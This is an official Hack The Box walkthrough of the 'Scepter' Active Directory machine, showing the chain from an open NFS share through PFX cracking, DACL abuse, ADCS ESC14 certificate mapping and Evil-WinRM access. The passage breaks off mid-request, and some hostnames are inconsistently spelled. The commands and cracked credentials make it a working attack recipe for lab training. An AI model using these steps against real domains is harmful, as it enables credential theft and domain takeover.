



HACKTHEBOX



Scepter

3rd July 2025

Prepared By: 0xEr3bus

Machine Author: EmSec

Difficulty: **Hard**

Classification: Official

Synopsis

Scepter is a hard difficulty Windows machine that starts with an unauthenticated NFS share, allowing the attacker to download a sensitive PFX certificate file. The attacker then discovers that the compromised user has the `User-Force-Change-Password` ACL, allowing the password for the `A.CARTER` user account to be changed. The user account is a member of `IT_SUPPORT`, enabling group members to have `GenericAll` ACL to the `STAFF_ACCESS_CERTIFICATE` Organisational Unit (OU). The attacker can then fully control all user accounts under the OU. Besides, the attacker discovers that the Certificate Authority is vulnerable to ESC14, explicit weak mapping. The attacker manages to compromise `H.BROWN` by modifying the `mail` LDAP attribute and requesting the `StaffAccessCertificate` certificate template. The `H.BROWN` user account is a member of the `CMS` group, having privileges to alter the `altSecurityIdentities` LDAP Attribute of any AD object under the `Helpdesk Enrollment Certificate` OU. As the CA is vulnerable to ESC14, the attacker can modify the LDAP attribute (Strong mapping, i.e., `X509IssuersSerialNumber`) and request a certificate as Domain Computer to compromise the `P.ADAMS` user account, who has `DCSync` privileges, allowing the attacker to compromise the domain. An alternate approach is to exploit the weak mapping `X509RFC822`, then enrolling the certificate template as the `D.BAKER` user account and compromising the `P.ADAMS` user account.

Skills Required

- Basic Active Directory enumeration
- Working with ADCS & Certipy for certificate-based auth
- Basic NFS usage & password cracking with John

Skills Learned

- Performing ADCS ESC14 (altSecurityIdentities) attacks
- Chaining DACL abuses to map certificates to new users
- Executing DCSync via Replication Operators to obtain Administrator hashes

Enumeration

Nmap

```
# ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.65 | grep ^[0-9] | cut -d '/'  
-f 1 | tr '\n' ',' | sed s/,,$//)  
# nmap -Pn -p$ports -sC -sv 10.10.11.65
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-07-04 00:16:04Z)
111/tcp	open	rpcbind	2-4 (RPC #100000)

```
| rpcinfo:  
|  program version    port/proto  service  
|  100000  2,3,4        111/tcp    rpcbind  
|  100000  2,3,4        111/tcp6   rpcbind  
[...SNIP...]  
135/tcp  open  msrpc          Microsoft Windows RPC  
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn  
389/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: sceptor.htb0., Site: Default-First-Site-Name)  
|_ssl-date: 2025-07-04T00:17:09+00:00; +7h59m59s from scanner time.  
| ssl-cert: Subject: commonName=dc01.sceptor.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.sceptor.htb  
| Not valid before: 2024-11-01T03:22:33  
|_Not valid after: 2025-11-01T03:22:33  
445/tcp  open  microsoft-ds?  
464/tcp  open  kpasswd5?  
593/tcp  open  ncacn_http     Microsoft Windows RPC over HTTP 1.0  
636/tcp  open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: sceptor.htb0., Site: Default-First-Site-Name)  
|_ssl-date: 2025-07-04T00:17:10+00:00; +7h59m59s from scanner time.  
| ssl-cert: Subject: commonName=dc01.sceptor.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.sceptor.htb  
| Not valid before: 2024-11-01T03:22:33  
|_Not valid after: 2025-11-01T03:22:33  
2049/tcp  open  nlockmgr       1-4 (RPC #100021)  
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: sceptor.htb0., Site: Default-First-Site-Name)  
|_ssl-date: 2025-07-04T00:17:09+00:00; +7h59m59s from scanner time.  
| ssl-cert: Subject: commonName=dc01.sceptor.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.sceptor.htb
```

```
| Not valid before: 2024-11-01T03:22:33
|_Not valid after: 2025-11-01T03:22:33
3269/tcp open  ssl/ldap
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after: 2025-11-01T03:22:33
|_ssl-date: 2025-07-04T00:17:10+00:00; +7h59m59s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2025-07-04T00:17:10+00:00; +7h59m59s from scanner time.
|_tls-alpn:
|_ http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T00:21:41
|_Not valid after: 2025-11-01T00:41:41
|_http-title: Not Found
9389/tcp open  mc-nmf          .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49673/tcp open  msrpc          Microsoft Windows RPC
49690/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc          Microsoft Windows RPC
49692/tcp open  msrpc          Microsoft Windows RPC
49693/tcp open  msrpc          Microsoft Windows RPC
49706/tcp open  msrpc          Microsoft Windows RPC
49721/tcp open  msrpc          Microsoft Windows RPC
49724/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: DC01; OS: windows; CPE: cpe:/o:microsoft:windows
```

We know we are dealing with a domain controller from the Nmap scan, as Kerberos, DNS, and LDAP services are running. In addition to those services, we also have NFS on port 2049. We can view the accessible shares, mount any NFS shares, and analyse the content of those files.

NFS Enumeration

```
# showmount -e 10.10.11.65
Export list for 10.10.11.65:
/helpdesk (everyone)
```

The `/helpdesk` NFS share is accessible to everyone, and we can mount it.

```
# mkdir Mount
# sudo mount -t nfs -o rw,vers=3 10.10.11.65:/helpdesk Mount;
# sudo ls Mount/
baker.crt  baker.key  clark.pfx  lewis.pfx  scott.pfx
```

The mounted share has PFX for three users, a private key, and a certificate for the baker user. We can crack the PFX password and try to authenticate to the domain:

```
# pfx2john lewis.pfx > lewis.hash
# john -w=/usr/share/wordlists/rockyou.txt lewis.hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 512/512
AVX512BW 16x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 256 for
all loaded hashes
will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newpassword      (lewis.pfx)
1g 0:00:00:00 DONE (2025-07-03 18:23) 11.11g/s 56888p/s 56888c/s 56888c/s
newzealand..babygr1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We have the clear-text key. To authenticate to the domain, we must use certipy to export the PFX without a password and use the unprotected one.

```
# certipy cert -export -pfx lewis.pfx -password 'newpassword' -out
lewis_unprotect.pfx
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Data written to 'lewis_unprotect.pfx'
```

Executing certipy with the unprotected PFX throws an error. The domain generally throws an error `KDC_ERR_CLIENT_REVOKED` when the user is disabled or the certificate is revoked.

```
# certipy auth -pfx lewis_unprotect.pfx -domain scepter.htb -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Certificate identities:
[*]     SAN UPN: 'e.lewis@scepter.htb'
[*]     Security Extension SID: 'S-1-5-21-74879546-916818434-740295365-2101'
[*] Using principal: 'e.lewis@scepter.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
```

Foothold

We also have an encrypted private key and a certificate file for the baker user. The username in the correct format is in the certificate:

```
# cat baker.crt
Bag Attributes
    friendlyName:
        localKeyID: DC 2B 20 65 C3 0D 91 40 E8 37 B5 CC 06 0F EA 66 5D 3B 7C 4E
subject=DC=htb, DC=scepter, CN=Users, CN=d.baker,
emailAddress=d.baker@scepter.htb
issuer=DC=htb, DC=scepter, CN=scepter-DC01-CA
[...SNIP...]
```

We can also try to build a PFX for the baker user. To start, we must decrypt the encrypted private key. The password we cracked for PFX (`newpassword`) also works for the encrypted private key.

```
# openssl rsa -in baker.key -out baker-decrypted.key
Enter pass phrase for baker.key:newpassword
writing RSA key
```

Once the decrypted key is written to the disk, we can merge the private and certificate key to use it to craft the final PFX (PKCS12).

```
# cat baker-decrypted.key > baker.pem
# tail -n36 baker.crt >> baker.pem
# openssl pkcs12 -in baker.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out baker.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Note, we keep the password blank; if we enter a password and make an encrypted PFX, we again need to use `certipy` to unprotect the PFX. Once the PFX file is ready, we will use it with `certipy`.

```
# certipy auth -pfx baker.pfx -domain scepter.htb -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Certificate identities:
[*]     SAN UPN: 'd.baker@scepter.htb'
[*]     Security Extension SID: 'S-1-5-21-74879546-916818434-740295365-1106'
[*] Using principal: 'd.baker@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'd.baker.ccache'
[*] Wrote credential cache to 'd.baker.ccache'
[*] Trying to retrieve NT hash for 'd.baker'
[*] Got hash for 'd.baker@scepter.htb':
aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce
```


The domain accepts the authentication, and `certify` recovers the RC4 hash for the `D.BAKER` user.

Lateral Movement

Now that we have a set of valid domain credentials, we can run Bloodhound to map all the relations between all AD objects.

```
# python3 /opt/BloodHound.py/bloodhound.py -u 'd.baker' --hashes
:18b5fb0d99e7a475316213c15b6f22ce -d scepter.htb -dc dc01.scepter.htb --zip -c
All -ns 10.10.11.65
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: scepter.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.scepter.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.scepter.htb
INFO: Found 11 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.scepter.htb
INFO: Done in 00M 04S
INFO: Compressing output into 20250706004604_bloodhound.zip
```

The `D.BAKER` user account has a `ForceChangePassword` ACL set over the `A.CARTER` user account, allowing us to change and compromise the password. The user account is also a member of the `IT SUPPORT` group, which has a `GenericAll` ACL over the `STAFF ACCESS CERTIFICATE` Organisational Unit.



Ultimately, the `D.BAKER` user account is a descendant user object in the `STAFF ACCESS CERTIFICATE` OU. We can gain complete control over it as the `D.BAKER` user account.



We will run `certipy` to dump details about the CA and all certificate templates.

```
# certipy find -dc-ip 10.10.11.65 -ns 10.10.11.65 -u d.baker -hashes  
:18b5fb0d99e7a475316213c15b6f22ce -stdout
```

[...SNIP...]

1

Template Name	: StaffAccessCertificate
Display Name	: StaffAccessCertificate
Certificate Authorities	: sceptor-DC01-CA
Enabled	: True
Client Authentication	: True
Enrollment Agent	: False
Any Purpose	: False
Enrollee Supplies Subject	: False
Certificate Name Flag	: SubjectAltRequireEmail SubjectRequireDnsAsCn SubjectRequireEmail
Enrollment Flag	: AutoEnrollment NoSecurityExtension
Extended Key Usage	: Client Authentication Server Authentication
Requires Manager Approval	: False
Requires Key Archival	: False
Authorized Signatures Required	: 0
Schema Version	: 2
Validity Period	: 99 years
Renewal Period	: 6 weeks
Minimum RSA Key Length	: 2048
Template Created	: 2024-11-01T02:29:00+00:00
Template Last Modified	: 2024-11-01T09:00:54+00:00
Permissions	
Enrollment Permissions	
Enrollment Rights	: SCEPTER.HTB\staff
Object Control Permissions	
Owner	: SCEPTER.HTB\Enterprise Admins
Full Control Principals	: SCEPTER.HTB\Domain Admins SCEPTER.HTB\Local System SCEPTER.HTB\Enterprise Admins
Write Owner Principals	: SCEPTER.HTB\Domain Admins SCEPTER.HTB\Local System SCEPTER.HTB\Enterprise Admins

```
Write Dacl Principals      : SCEPTER.HTB\Domain Admins
                           : SCEPTER.HTB\Local System
                           : SCEPTER.HTB\Enterprise Admins
[+] User Enrollable Principals : SCEPTER.HTB\staff
```

From Certipy's output, we can see that the `D.BAKER` user account is a member of the `staff` group, and we can enrol the `StaffAccessCertificate` certificate template. The template has the `SubjectAltRequireEmail` Certificate Name Flag and the `NoSecurityExtension` Enrollment Flag. Before the [KB5014754](#) hotfix, the `StrongCertificateBindingEnforcement` is set to `1`.

Alongside, we will also enumerate all users using `ldapsearch`; we cannot use RC4 encryption directly, so we will request a Kerberos ticket and use it with `ldapsearch`. We need to create a `krb5` configuration file and export it to its appropriate environment variable called `KRB5_CONFIG`, and we also have to export the ticket.

```
# echo "10.10.11.65 dc01.scepter.htb scepter.htb dc01" | sudo tee -a /etc/hosts

# cat Scepter.conf
[libdefaults]
    default_realm = SCEPTER.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    SCEPTER.HTB = {
        kdc = dc01.scepter.htb
        admin_server = dc01.scepter.htb
    }

[domain_realm]
    .scepter.htb = SCEPTER.HTB
    scepter.htb = SCEPTER.HTB

# export KRB5_CONFIG=Scepter.conf
```

Once the configuration file is created, we will request a TGT using RC4 encryption.

```
# ktutil
ktutil: addent -p d.baker -k 1 -key -e rc4-hmac
Key for d.baker@SCEPTER.HTB (hex): 18b5fb0d99e7a475316213c15b6f22ce
ktutil: wkt /tmp/d.baker.keytab
ktutil: exit

# kinit -v -k -t /tmp/d.baker.keytab -f 'd.baker'
Using default cache: /tmp/krb5cc_1001
Using principal: d.baker@SCEPTER.HTB
Using keytab: /tmp/d.baker.keytab
Authenticated to Kerberos v5

# klist
Ticket cache: FILE:/tmp/krb5cc_1001
Default principal: d.baker@SCEPTER.HTB

valid starting      Expires      Service principal
07/06/2025 02:24:09 07/06/2025 12:24:09 krbtgt/SCEPTER.HTB@SCEPTER.HTB
```


Once the ticket is exported, we can verify using `ldapwhoami` and `smbclient`.

```
# ldapwhoami -Y GSSAPI -H ldap://dc01.scepter.htb
SASL/GSSAPI authentication started
SASL username: d.baker@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
u:SCEPTER\d.baker
# smbclient -L \\\\dc01.scepter.htb\\ --use-kerberos=required
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

To enumerate all user accounts, we can execute this `ldapsearch` query.

```
# ldapsearch -LLL -Y GSSAPI -H ldap://dc01.scepter.htb -b "DC=SCEPTER,DC=HTB" "(&
(objectClass=user)(!(sAMAccountName=*$)))"
SASL/GSSAPI authentication started
SASL username: d.baker@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
```

[...SNIP...]

```
dn: CN=h.brown,CN=Users,DC=scepter,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: h.brown
givenName: h.brown
distinguishedName: CN=h.brown,CN=Users,DC=scepter,DC=htb
instanceType: 4
whenCreated: 20241031224001.0Z
whenChanged: 20250307221911.0Z
displayName: h.brown
uSNCreated: 16443
memberOf: CN=CMS,CN=Users,DC=scepter,DC=htb
memberOf: CN=Helpdesk Admins,CN=Users,DC=scepter,DC=htb
memberOf: CN=Protected Users,CN=Users,DC=scepter,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=scepter,DC=htb
```

[...SNIP...]

```
userPrincipalName: h.brown@scepter.htb
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=scepter,DC=htb
altSecurityIdentities: X509:<RFC822>h.brown@scepter.htb
```

```
[...SNIP...]
```

```
# refldap://ForestDnsZones.scepter.htb/DC=ForestDnsZones,DC=scepter,DC=htb
# refldap://DomainDnsZones.scepter.htb/DC=DomainDnsZones,DC=scepter,DC=htb
# refldap://scepter.htb/CN=Configuration,DC=scepter,DC=htb
```

The output shows that the `H.BROWN` user account is a member of `Protected Users`, `Remote Management Users`, and two non-default groups, `CMS` and `Helpdesk Admins`. The important thing here is the `altsecurityIdentities` LDAP attribute, which is mapped to `x509:<RFC822>h.brown@scepter.htb`, which now makes the `H.BROWN` user account our target.

Summarising everything we enumerated:

- The attacker can modify `D.BAKER` user account's `mail` LDAP attribute.
- The `D.BAKER` user can enrol in the `StaffAccessCertificate` certificate template.
- The certificate template has `SubjectAltRequireEmail` and `NoSecurityExtension` flags
- The `StrongCertificateBindingEnforcement` is set to `1`.
- The target user `H.BROWN` has `x509RFC822` mapping in `altsecurityIdentities`.

All five points combined make it vulnerable to the [ESC14](#) attack. To compromise the `H.BROWN` user account, we will start with Bloodhound's attack path to gain complete control over the `D.BAKER` user account. We will begin by changing the `A.CARTER` user account's password.

```
# net rpc password 'A.CARTER' 'Password1!' -S 'DC01.SCEPTER.HTB' --use-kerberos=required
# netexec smb scepter.htb -u a.carter -p 'Password1!'

SMB          10.10.11.65      445      DC01          [*] windows 10 / Server 2019
Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB          10.10.11.65      445      DC01          [+]
scepter.htb\a.carter:Password1!
```

Once the password is changed, we will exploit GenericAll ACL over the `STAFF ACCESS CERTIFICATE` OU to fully control all descendant objects under that OU as either `d.baker` or `a.carter` user.

```
# impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal d.baker -target-dn 'OU=Staff Access Certificate,DC=scepter,DC=htb' -dc-ip dc01.scepter.htb 'scepter.htb/a.carter:Password1!' -use-ldaps
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20250706-022941.bak
[*] DACL modified successfully!
```

After the command is executed, `d.baker` should have complete control of the `d.baker` user, and now we will modify the `mail` LDAP attribute of the `d.baker` user account and set it to the `h.brown` user account.

```
# cat modify_email.ldif
dn: CN=d.baker,OU=Staff Access Certificate,DC=scepter,DC=htb
changetype: modify
replace: mail
mail: h.brown@scepter.htb

# ldapmodify -Y GSSAPI -H ldap://dc01.scepter.htb -f modify_email.ldif
SASL/GSSAPI authentication started
SASL username: d.baker@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=d.baker,OU=Staff Access Certificate,DC=scepter,DC=htb"
```

We will use `ldapsearch` and check the `mail` attribute to verify if the changes are pushed.

```
# ldapsearch -LLL -Y GSSAPI -H ldap://DC01.SCEPTER.HTB -D 'SCEPTER\d.baker' -b
'DC=SCEPTER,DC=HTB' "(objectClass=user)" samaccountname mail
SASL/GSSAPI authentication started
SASL username: d.baker@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.

[...SNIP...]

dn: CN=d.baker,OU=Staff Access Certificate,DC=scepter,DC=htb
sAMAccountName: d.baker
mail: h.brown@scepter.htb

[...SNIP...]
```

As we used `kinit` to request a ticket, Certipy will complain about the `KRB5CCNAME` variable. We need to export it before using Certipy.

```
# export KRB5CCNAME=/tmp/krb5cc_1001
# certipy req -u d.baker@scepter.htb -k -ca SCEPTER-DC01-CA -template
"StaffAccessCertificate" -target dc01.scepter.htb
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Requesting certificate via RPC
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'd.baker.pfx'
[*] Wrote certificate and private key to 'd.baker.pfx'
```

Now that the certificate and private key have been written to disk, we will use them to request a TGT for the `H.BROWN` user account.

```
# certipy auth -pfx d.baker.pfx -domain scepter.htb -username h.brown -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Certificate identities:
[*] No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'h.brown@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'h.brown.ccache'
[*] Wrote credential cache to 'h.brown.ccache'
[*] Trying to retrieve NT hash for 'h.brown'
[*] Got hash for 'h.brown@scepter.htb':
aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c
```

We cannot directly use the RC4 to get a WinRM session, as the user is a member of the Protected User. We will need to export the TGT and WinRM.

```
# evil-winrm -i dc01.scepter.htb -r scepter.htb

Evil-WinRM shell v3.7
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\h.brown\Documents> whoami /user
USER INFORMATION
-----

User Name          SID
=====
scepter\h.brown    S-1-5-21-74879546-916818434-740295365-1108
```

The user flag can be found under `C:\Users\h.brown\desktop\user.txt`.

Privilege Escalation

Our previous enumeration shows that the `H.BROWN` user is a member of two non-default groups: `Helpdesk Admins` and `CMS`. We can use `netexec` to enumerate any potential ACLs, which Bloodhound does not cover.

```
# netexec ldap scepter.htb -u h.brown --use-kcache -M daclread -o
TARGET_DN="OU=Helpdesk Enrollment Certificate,DC=scepter,DC=htb" ACTION=read
PRINCIPAL="Helpdesk Admins"
[*] windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb)
[+] scepter.htb\h.brown from ccache
Be careful, this module cannot read the DACLS recursively.
Found principal SID to filter on: S-1-5-21-74879546-916818434-740295365-1105
Target principal found in LDAP (OU=Helpdesk Enrollment
Certificate,DC=scepter,DC=htb)


# netexec ldap scepter.htb -u h.brown --use-kcache -M daclread -o
TARGET_DN="OU=Helpdesk Enrollment Certificate,DC=scepter,DC=htb" ACTION=read
PRINCIPAL="CMS"
```

```

[*] windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb)
[+] scepter.htb\h.brown from ccache
Be careful, this module cannot read the DACLS recursively.
Found principal SID to filter on: S-1-5-21-74879546-916818434-740295365-1601
Target principal found in LDAP (OU=Helpdesk Enrollment
Certificate,DC=scepter,DC=htb)
ACE[1] info
  ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
  ACE flags                : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE
  Access mask              : WriteProperty
  Flags                    : ACE_OBJECT_TYPE_PRESENT,
ACE_INHERITED_OBJECT_TYPE_PRESENT
  Object type (GUID)       : Alt-Security-Identities (00fbf30c-91fe-11d1-aebc-
0000f80367c1)
  Inherited type (GUID)    : User (bf967aba-0de6-11d0-a285-00aa003049e2)
  Trustee (SID)            : CMS (S-1-5-21-74879546-916818434-740295365-1601)
ACE[2] info
  ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
  ACE flags                : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE
  Access mask              : ReadProperty
  Flags                    : ACE_INHERITED_OBJECT_TYPE_PRESENT
  Inherited type (GUID)    : User (bf967aba-0de6-11d0-a285-00aa003049e2)
  Trustee (SID)            : CMS (S-1-5-21-74879546-916818434-740295365-1601)
ACE[8] info
  Access mask              : ReadControl, ListChildObjects (0x20004)
  Trustee (SID)            : CMS (S-1-5-21-74879546-916818434-740295365-1601)

```

The `Helpdesk Admins` group has no ACL over the `Helpdesk Enrollment Certificate` organisational unit; however, CMS does have `Alt-Security-Identities` ACL over any descendant AD objects under the OU; this is yet again ESC14, as we can modify the `altSecurityIdentities` LDAP attribute, and those CA configurations we discussed earlier. The OU only contains one descendant user account, which is `P.ADAMS`.



There are now multiple ways of abusing the scenario. We will cover two techniques:

Target with X509IssuerSerialNumber

Back to Certipy output, we can see another certificate template called `HelpdeskEnrollmentCertificate`.

```

0
Template Name                : HelpdeskEnrollmentCertificate

```

```

Display Name : HelpdeskEnrollmentCertificate
Certificate Authorities : sceptor-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireDns
                        SubjectRequireDnsAsCn
Enrollment Flag : AutoEnrollment
Extended Key Usage : Server Authentication
                  Client Authentication

Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 99 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2024-11-01T03:42:58+00:00
Template Last Modified : 2024-11-01T03:43:09+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights : SCEPTER.HTB\Domain Admins
                      SCEPTER.HTB\Domain Computers
                      SCEPTER.HTB\Enterprise Admins

  Object Control Permissions
    Owner : SCEPTER.HTB\Administrator
    Full Control Principals : SCEPTER.HTB\Domain Admins
                            SCEPTER.HTB\Enterprise Admins

    Write Owner Principals : SCEPTER.HTB\Domain Admins
                            SCEPTER.HTB\Enterprise Admins

    Write Dacl Principals : SCEPTER.HTB\Domain Admins
                           SCEPTER.HTB\Enterprise Admins

    Write Property Enroll : SCEPTER.HTB\Domain Admins
                           SCEPTER.HTB\Domain Computers
                           SCEPTER.HTB\Enterprise Admins

  [+] User Enrollable Principals : SCEPTER.HTB\Domain Computers

```

Any Domain Computer is allowed and configured to enroll in it. But `MachineAccountQuota` is set to `0`.

```

# netexec ldap sceptor.htb -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce -M maq
LDAP      10.10.11.65      389      DC01      [*] windows 10 / Server 2019
Build 17763 (name:DC01) (domain:sceptor.htb)
LDAP      10.10.11.65      389      DC01      [+]
sceptor.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
MAQ       10.10.11.65      389      DC01      [*] Getting the
MachineAccountQuota
MAQ       10.10.11.65      389      DC01      MachineAccountQuota: 0

```

Going back through all the ACLs, we have a GenericAll ACL over the `STAFF ACCESS CERTIFICATE` OU. We can add a computer object to that OU.

```
# impacket-addcomputer sceptor.htb/A.CARTER:'Password1!' -dc-host
dc01.sceptor.htb -method LDAPS -computer-name 'PWN_PC' -computer-pass
'rSMJWvBeyAtjThZk!' -computer-group "OU=STAFF ACCESS
CERTIFICATE,DC=SCEPTER,DC=HTB"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account PWN_PC$ with password rSMJWvBeyAtjThZk!.
```

Once the Computer object is added, we can request a certificate.

```
# certipy req -u PWN_PC\@$sceptor.htb -p 'rSMJWvBeyAtjThZk!' -ca sceptor-DC01-CA
-template HelpdeskEnrollmentCertificate -target dc01.sceptor.htb
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
